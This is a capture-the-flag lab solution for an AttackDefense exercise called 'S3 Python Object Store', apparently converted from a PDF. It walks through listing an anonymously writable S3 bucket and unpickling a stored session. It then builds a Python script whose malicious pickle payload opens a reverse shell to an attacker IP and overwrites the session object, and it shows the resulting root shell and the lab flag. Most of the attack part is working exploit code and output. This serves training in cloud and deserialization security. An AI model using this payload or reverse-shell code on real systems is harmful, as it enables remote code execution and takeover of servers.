

[illegible]

Name	S3 Python Object Store
URL	https://attackdefense.com/challengedetails?cid=1252
Type	Cloud Services : Amazon S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Mission:

A web application uses Amazon S3 bucket as an object-store. There is a misconfiguration in the bucket policy which allows an anonymous user to write an object on the bucket.

Objective: Get a shell on the web application server and retrieve the flag

Web application credentials:


Name	guest
Password	guest

Instructions:


- The web server should be located at **pentesteracademylab.appspot.com**
- The exposed S3 endpoint should be located at **s3.pentesteracademylab.appspot.com**


Solution:

Landing Page:



Step 1: View the HTML source of the webpage. Right click on the web page and click on “View Page Source”





```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <!-- Required meta tags -->
5     <meta charset="utf-8">
6     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7     <!-- End Required meta tags -->
8     <!-- Begin SEO tag -->
9     <title></title>
10    <!-- End SEO tag -->
11    <!-- FAVICONS -->
12    <link rel="apple-touch-icon-precomposed" sizes="144x144" href="http://s3.pentesteracademylab.appspot.com/assets/apple-touch-icon.png">
13    <link rel="shortcut icon" href="http://s3.pentesteracademylab.appspot.com/assets/favicon.ico">
14    <meta name="theme-color" content="#3063A0">
15    <!-- End FAVICONS -->
16    <script src="http://s3.pentesteracademylab.appspot.com/assets/vendor/pace/pace.min.js"></script>
17    <!-- BEGIN BASE STYLES -->
18    <link rel="stylesheet" href="http://s3.pentesteracademylab.appspot.com/assets/vendor/bootstrap/css/bootstrap.min.css">
19    <link rel="stylesheet" href="http://s3.pentesteracademylab.appspot.com/assets/vendor/font-awesome/css/font-awesome-all.min.css">
20    <link rel="stylesheet" href="http://s3.pentesteracademylab.appspot.com/assets/vendor/open-iconic/css/open-iconic-bootstrap.min.css">
21    <!-- END BASE STYLES -->
22    <!-- BEGIN PLUGINS STYLES -->
23    <!-- END PLUGINS STYLES -->
24    <!-- BEGIN THEME STYLES -->
25    <link rel="stylesheet" href="http://s3.pentesteracademylab.appspot.com/assets/stylesheets/main.css">
26    <link rel="stylesheet" href="http://s3.pentesteracademylab.appspot.com/assets/stylesheets/custom.css">
27    <!-- END THEME STYLES -->
28  </head>
29  <body>
30    <br><br><br><br>
31    <h1 id="publisher" class="text-center">AttackDefense Cloud Labs</h1>
```

The stylesheets are loaded from “assets” bucket on the S3 server.

Step 2: Open a terminal and check all the objects in “assets” bucket.

Command: `aws --endpoint http://s3.pentesteracademylab.appspot.com --no-sign-request s3 ls s3://assets`

```
root@attackdefense:~# aws --endpoint http://s3.pentesteracademylab.appspot.com --no-sign-request s3 ls s3://assets
PRE javascript/
PRE js/
PRE sessions/
PRE stylesheets/
PRE vendor/
2019-10-01 20:02:32      405156 Dark.jpg
2019-10-01 20:02:40      53328 apple-touch-icon.png
2019-10-01 20:02:49      14862 favicon.ico
root@attackdefense:~#
```

There is a directory called “sessions” in the “assets” bucket.

Step 3: Check the objects present in “sessions” directory.

Command: aws --endpoint http://s3.pentesteracademylab.appspot.com --no-sign-request s3 ls s3://assets/sessions/


```
root@attackdefense:~# aws --endpoint http://s3.pentesteracademylab.appspot.com --no-sign-request s3 ls s3://assets/sessions/
2019-10-01 23:29:30          54 294091150430164567033520661093890581932
root@attackdefense:~#
```

There is one object in the “sessions” directory.

Step 4: Login to the web application. The login credential of the web application is provided in the challenge description.

Name: guest

Password: guest



pentesteracademylab.ap x http://pentesteracademylab x +

pentesteracademylab.appspot.com

AttackDefense Cloud Labs

Name


guest

Password

.....

Submit

After Login:



Step 5: Check the objects present in “sessions” directory.

Command: `aws --endpoint http://s3.pentesteracademylab.appspot.com --no-sign-request s3 ls s3://assets/sessions/`

```
root@attackdefense:~# aws --endpoint http://s3.pentesteracademylab.appspot.com --no-sign-request s3 ls s3://assets/sessions/
2019-10-01 23:29:30      54 294091150430164567033520661093890581932
2019-10-09 14:57:14      54 43085237187070924862845585858148322582
root@attackdefense:~#
```

The web application stores the session object in the sessions directory. Thus a new object was created in the “sessions” directory when the user logged in.

Step 6: Interact with the S3 server using boto3 python library and check the content of the recently created object in “sessions” directory.

Commands:

```
python
import boto3
```

```
from boto3 import UNSIGNED
from boto3.config import Config
s3=boto3.client('s3',
endpoint_url='http://s3.pentesteracademylab.appspot.com',config=Config(signature_version=UN
SIGNED))
object =
s3.get_object(Bucket='assets',Key='sessions/43085237187070924862845585858148322582')
data=object['Body'].read()
data
```

```
root@attackdefense:~# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import boto3
>>> from boto3 import UNSIGNED
>>> from boto3.config import Config
>>>
>>> s3=boto3.client('s3', endpoint_url='http://s3.pentesteracademylab.appspot.com',config=Config(signature_version=UNSIGNED))
>>>
>>> object = s3.get_object(Bucket='assets',Key='sessions/43085237187070924862845585858148322582')
>>>
>>>
>>> data=object['Body'].read()
>>>
>>> data
"(dp0\nS'password'\np1\nVguest\np2\nsS'name'\np3\nVguest\np4\ns."
>>>
>>>
```

The data stored in the session object is pickled data.

Step 7: Unpickle the data stored in pickled object.

Commands:

```
import pickle
pickle.loads(data)
```

```
>>>
>>> import pickle
>>>
>>>
>>> pickle.loads(data)
{'password': u'guest', 'name': u'guest'}
>>>
```

The credentials of the current logged in user are stored in the session object.

Since the value stored in session object was pickled, the web application is also unpickling the data upon retrieving it from the “assets” bucket. A crafted pickled object can be stored on the S3 server which upon deserialization will execute commands on the machine.

Step 8: Find the ip address of the kali machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
770: eth0@if771: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
773: eth1@if774: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:a2:3f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.162.63.2/24 brd 192.162.63.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The ip address of the kali attacker machine is 192.162.63.2

Step 9: Create a python script to generate the required pickle payload and overwrite the recently created object in the “sessions” directory.

Python Script:

```
import pickle
import subprocess
import os
import boto3
from botocore import UNSIGNED
from botocore.config import Config

class Shell(object):
    def __reduce__(self):
        return (os.system,("python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"1
```



```
92.162.63.2",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh\","-i\"]);'&",))
```

```
s3=boto3.client('s3',  
endpoint_url='http://s3.pentesteracademylab.appspot.com',config=Config(signature_version=UN  
SIGNED))
```

```
pickledData=pickle.dumps(Shell())
```

```
s3.put_object(Bucket='assets',Key='sessions/43085237187070924862845585858148322582',B  
ody=pickledData)
```

Save the above script as putPickledObject.py

Note: Modify the IP address and object name to the values obtained in step 8 and step 5 respectively.

```
root@attackdefense:~# cat putPickledObject.py  
import pickle  
import subprocess  
import os  
import boto3  
from botocore import UNSIGNED  
from botocore.config import Config  
  
class Shell(object):  
    def __reduce__(self):  
        return (os.system,("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"1  
92.162.63.2\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\", \"-i\"]);'&  
,))  
  
s3=boto3.client('s3', endpoint_url='http://s3.pentesteracademylab.appspot.com',config=Config(signature_version=UNSIGNED))  
  
pickledData=pickle.dumps(Shell())  
  
s3.put_object(Bucket='assets',Key='sessions/43085237187070924862845585858148322582',Body=pickledData)  
root@attackdefense:~#
```

Step 10: Run the python script.

Command: python putPickledObject.py


```
root@attackdefense:~# python putPickledObject.py  
root@attackdefense:~#  
root@attackdefense:~#
```

Step 11: Start a netcat listener.

Command: nc -vnlp 1234

```
root@attackdefense:~# nc -vnlp 1234
listening on [any] 1234 ...
```

Step 12: Reload the web page.



The current user will be logged out and a connection will be received on the netcat listener.

```
root@attackdefense:~# nc -vnlp 1234
listening on [any] 1234 ...
connect to [192.162.63.2] from (UNKNOWN) [192.162.63.3] 51248
/bin/sh: 0: can't access tty; job control turned off
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Step 13: Search for the flag.

Command: find / -name *flag* 2>/dev/null

```
# find / -name *flag* 2>/dev/null
/sys/devices/pnp0/00:03/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags

/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/root/flag
#
#
```

Step 14: Retrieve the flag.

Command: cat /root/flag

```
# cat /root/flag
34e22b2a00ef9cc48e0b5c918c6f0adf
#
#
```

Flag: 34e22b2a00ef9cc48e0b5c918c6f0adf

References:

1. AWS CLI Reference S3 (<https://docs.aws.amazon.com/cli/latest/reference/s3/index.html>)
2. S3 Boto 3 Docs (<https://boto3.amazonaws.com/v1/documentation/api/latest/reference/services/s3.html>)